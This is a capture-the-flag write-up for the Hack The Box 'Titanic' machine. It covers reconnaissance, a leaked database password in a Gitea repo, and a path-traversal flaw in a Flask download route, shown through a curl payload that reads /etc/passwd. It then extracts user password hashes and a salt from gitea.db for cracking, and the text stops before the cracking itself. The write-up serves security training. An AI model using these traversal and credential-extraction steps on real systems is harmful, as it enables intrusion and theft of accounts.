Titanic

Tags: #Linux/Ubuntu #Easy #Apache #Hidden-Subdomains #Sensitive-Data-Exposure #LFI #Weak-Passwords #Outdated-software #Cronjobs #Shared-Library-Hijacking


Nmap Results

```
Nmap scan report for 10.10.11.55
Host is up (0.097s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://titanic.htb/
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.73 seconds
```

Service Enumeration


Nmap scan results show that there's only 2 ports open: an Apache web server listening on port 80 and SSH on port 22. It discovered that the site has a hostname of **titanic.htb**, so we'll add that to our `/etc/hosts` file.

Here's what we see when we navigate there in our browser:



titanic.htb/#
Titanic
Home About Services Contact Book Now
Welcome to Titanic
Your gateway to a luxurious ship trip experience
Book Your Trip
Our Services
Luxury Cabins
Experience the best in class cabins with all
Exquisite Dining
Enjoy world-class dining options curated
Entertainment
Wide range of entertainment options for

Seems to be an online trip reservation site for the titanic. We can take a look at the form for booking a trip, but I was running `ffuf` in the background to see if there were any hidden subdomains, and sure enough, we found **dev.titanic.htb**, so we're going to add that to our `/etc/hosts` file as well so we can access it.

It looks like Gitea is set up on this part of the site:


dev.titanic.htb/#
Explore Help
Register Sign In
Gitea: Git with a cup of tea
A painless, self-hosted Git service
Easy to install
Simply run the binary for your platform, ship it with Docker, or get it packaged.
Cross-platform
Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!
Lightweight
Gitea has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!
Open Source
Go get code.gitea.io/gitea! Join us by contributing to make this project even better. Don't be shy to be a contributor!

Maybe there's a public repository that discloses sensitive info. Let's take a look around in the "Explore" tab:



test / test-repo
test
Updated 8 hours ago

developer / docker-config
Updated 7 months ago

developer / flask-app
Updated 7 months ago

Powered by Gitea Version: 1.22.1 Page: **10ms** Template: **8ms**

We find 2 repositories of interest, **docker-config** and **flask-app**.

Looking at docker-config, there's a subfolder named **mysql** with a file called **docker-compose.yml**, and it reveals some valuable info about their backend database:

```yaml
version: '3.8'

services:
  mysql:
    image: mysql:8.0
    container_name: mysql
    ports:
      - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
      MYSQL_DATABASE: tickets
      MYSQL_USER: sql_svc
      MYSQL_PASSWORD: sql_password
    restart: always
```

The most valuable piece of info here is the root password, which is `MySQLP@$$w0rd`. This could be useful later.

Taking a look at the flask-app repo, we find the site's `app.py` file. Its contents are written below:

```
from flask import Flask, request, jsonify, send_file, render_template,
redirect, url_for, Response
import os
import json
from uuid import uuid4

app = Flask(__name__)

TICKETS_DIR = "tickets"

if not os.path.exists(TICKETS_DIR):
    os.makedirs(TICKETS_DIR)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/book', methods=['POST'])
def book_ticket():
    data = {
        "name": request.form['name'],
        "email": request.form['email'],
        "phone": request.form['phone'],
        "date": request.form['date'],
        "cabin": request.form['cabin']
    }

    ticket_id = str(uuid4())
    json_filename = f"{ticket_id}.json"
    json_filepath = os.path.join(TICKETS_DIR, json_filename)

    with open(json_filepath, 'w') as json_file:
        json.dump(data, json_file)

    return redirect(url_for('download_ticket', ticket=json_filename))

@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)
    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True,
download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
```

The form for booking doesn't seem to be vulnerable to any kind of command injection, as there are no `eval` or `exec` functions. However if we take a look at the download page, we see that it requires a **ticket** parameter. There is no input sanitization of any sort for the ticket variable, and its value is passed right to the following line:

`json_filepath = os.path.join(TICKETS_DIR, ticket)`


This line combines the path specified in **TICKETS_DIR** and our input which is saved in the **ticket** variable.

Then, if that path exists, it will send it to the user. There are no checks, not even for a file type or if the requested file is outside of the TICKETS_DIR directory.

This means that this code is vulnerable to LFI. We need to craft a request to the **/download** page and specify the file we want in the ticket parameter, like **/etc/passwd**. We can use `curl` to achieve this. Our command will look like this:

`curl http://titanic.htb/download?ticket=../../../../../../etc/passwd`

Output of the command:



```
┌──(johnmap007㉿kali)-[~/htb/boxes/release-arena/titanic]
└─$ ./lfi.sh ../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false

┌──(johnmap007㉿kali)-[~/htb/boxes/release-arena/titanic]
└─$ 
```

We successfully obtained the /etc/passwd file, telling us that there are only 2 users with interactive shells, root and developer. Now let's see if we can get a more sensitive file that'll help with exploitation.


Exploitation

Initial Access

In `docker-config/gitea/docker-compose.yml` , we see that gitea's data directory is located in **/home/developer/gitea/data**. We want to find gitea's database "gitea.db", which stores everything related to the app like repositories and its contents, access control rules, but most importantly, users and their passwords.


The docs say that it's located within the data directory, so i tried passing **/home/developer/gitea/data/gitea.db** to the ticket parameter but the file doesn't exist. However, I did some guesswork and found that the path was actually **data/gitea/gitea.db**.

So now we have the SQLite database, let's take a look at it. Out of all the tables that are listed, **user** is the most interesting one. We want to view how its defined, so we'll run `.schema user`:




```
sqlite> .schema user
CREATE TABLE `user` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `lower_name` TEXT NOT NULL, `name` TEXT NOT NULL, `full_name` TEXT NULL, `email` TEXT NOT NULL, `keep_email_private` INTEGER NULL, `email_notifications_preference` TE
XT DEFAULT 'enabled' NOT NULL, `passwd` TEXT NOT NULL, `passwd_hash_algo` TEXT DEFAULT 'argon2' NOT NULL, `must_change_password` INTEGER DEFAULT 0 NOT NULL, `login_type` INTEGER NULL, `login_source` INTEGER DEFAULT 0 NOT NULL, `login_na
me` TEXT NULL, `type` INTEGER NULL, `location` TEXT NULL, `website` TEXT NULL, `rands` TEXT NULL, `salt` TEXT NULL, `language` TEXT NULL, `description` TEXT NULL, `created_unix` INTEGER NULL, `updated_unix` INTEGER NULL, `last_login_uni
x` INTEGER NULL, `last_repo_visibility` INTEGER NULL, `max_repo_creation` INTEGER DEFAULT -1 NOT NULL, `is_active` INTEGER NULL, `is_admin` INTEGER NULL, `is_restricted` INTEGER DEFAULT 0 NOT NULL, `allow_git_hook` INTEGER NULL, `allow_
import_local` INTEGER NULL, `allow_create_organization` INTEGER DEFAULT 1 NULL, `prohibit_login` INTEGER DEFAULT 0 NOT NULL, `avatar` TEXT NOT NULL, `avatar_email` TEXT NOT NULL, `use_custom_avatar` INTEGER NULL, `num_followers` INTEGER
 NULL, `num_following` INTEGER DEFAULT 0 NOT NULL, `num_stars` INTEGER NULL, `num_repos` INTEGER NULL, `num_teams` INTEGER NULL, `num_members` INTEGER NULL, `visibility` INTEGER DEFAULT 0 NOT NULL, `repo_admin_change_team_access` INTEGE
R DEFAULT 0 NOT NULL, `diff_view_style` TEXT DEFAULT '' NOT NULL, `theme` TEXT DEFAULT '' NOT NULL, `keep_activity_private` INTEGER DEFAULT 0 NOT NULL);
CREATE UNIQUE INDEX `UQE_user_name` ON `user` (`name`);
CREATE UNIQUE INDEX `UQE_user_lower_name` ON `user` (`lower_name`);
CREATE INDEX `IDX_user_is_active` ON `user` (`is_active`);
CREATE INDEX `IDX_user_created_unix` ON `user` (`created_unix`);
CREATE INDEX `IDX_user_updated_unix` ON `user` (`updated_unix`);
CREATE INDEX `IDX_user_last_login_unix` ON `user` (`last_login_unix`);
sqlite>
```

`name` and `passwd` are the columns we want, so we'll run `SELECT name, passwd FROM user;`




```
sqlite> SELECT name, passwd FROM user;
administrator|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136
developer|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56
user1|82e33fffe17a3bc563481bd19329ece85635c08353871d084eb1979b1db3e566c23f0086122e3bad2179bcff56ca0ee680b7
test|eff4046283c23144ef759dd9013350833ff58be3d6467204f63a326f6708e87ebea2c7273ce1d65f44842759f823898120b1
testtt|a05628a864c2fb80c62d2f908f771ff92accf498f70a1c87c45045229ea691b648e347ae195ce38988b56aed98129e94be57
sqlite>
```

There's developer's password hash. Unfortunately hashes.com was unable to identify the hash type, but there's another column in the table's schema called `passwd_hash_algo`, that tells us the hashing algorithm used to hash the password. Now if we run `SELECT name, passwd, passwd_hash_algo FROM user;`, we get the following:



```
sqlite> SELECT name, passwd, passwd_hash_algo FROM user;
administrator|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|pbkdf2$50000$50
developer|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|pbkdf2$50000$50
user1|82e33fffe17a3bc563481bd19329ece85635c08353871d084eb1979b1db3e566c23f0086122e3bad2179bcff56ca0ee680b7|pbkdf2$50000$50
test|eff4046283c23144ef759dd9013350833ff58be3d6467204f63a326f6708e87ebea2c7273ce1d65f44842759f823898120b1|pbkdf2$50000$50
testtt|a05628a864c2fb80c62d2f908f771ff92accf498f70a1c87c45045229ea691b648e347ae195ce38988b56aed98129e94be57|pbkdf2$50000$50
sqlite>
```


All passwords are hashed using PBKDF2 and have gone through 50,000 iterations of the algorithm. Knowing that passwords hashed in this format always have a salt, there must be a column that contains the salt for each user's password as well. Looking back at the schema, we find a column "salt", so we'll modify our query once more like so: `SELECT name, passwd, passwd_hash_algo FROM user WHERE id=2;` (the WHERE clause gives us just developer's info, we don't need anything else):



```
sqlite> SELECT name, passwd, passwd_hash_algo, salt FROM user WHERE id=2;
developer|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|pbkdf2$50000$50|8bf3e3452b78544f8bee9400d6936d34
sqlite>
```

Gitea hashes the salt value using SHA-256, so when we pass all of this to hashcat, we'll use the mode 10900, which corresponds to PBKDF2-HMAC-SHA256.

Before we start cracking, we have to format our hash file correctly. On Hashcat's example hashes page, if we scroll to mode 10900, the format should be as follows:

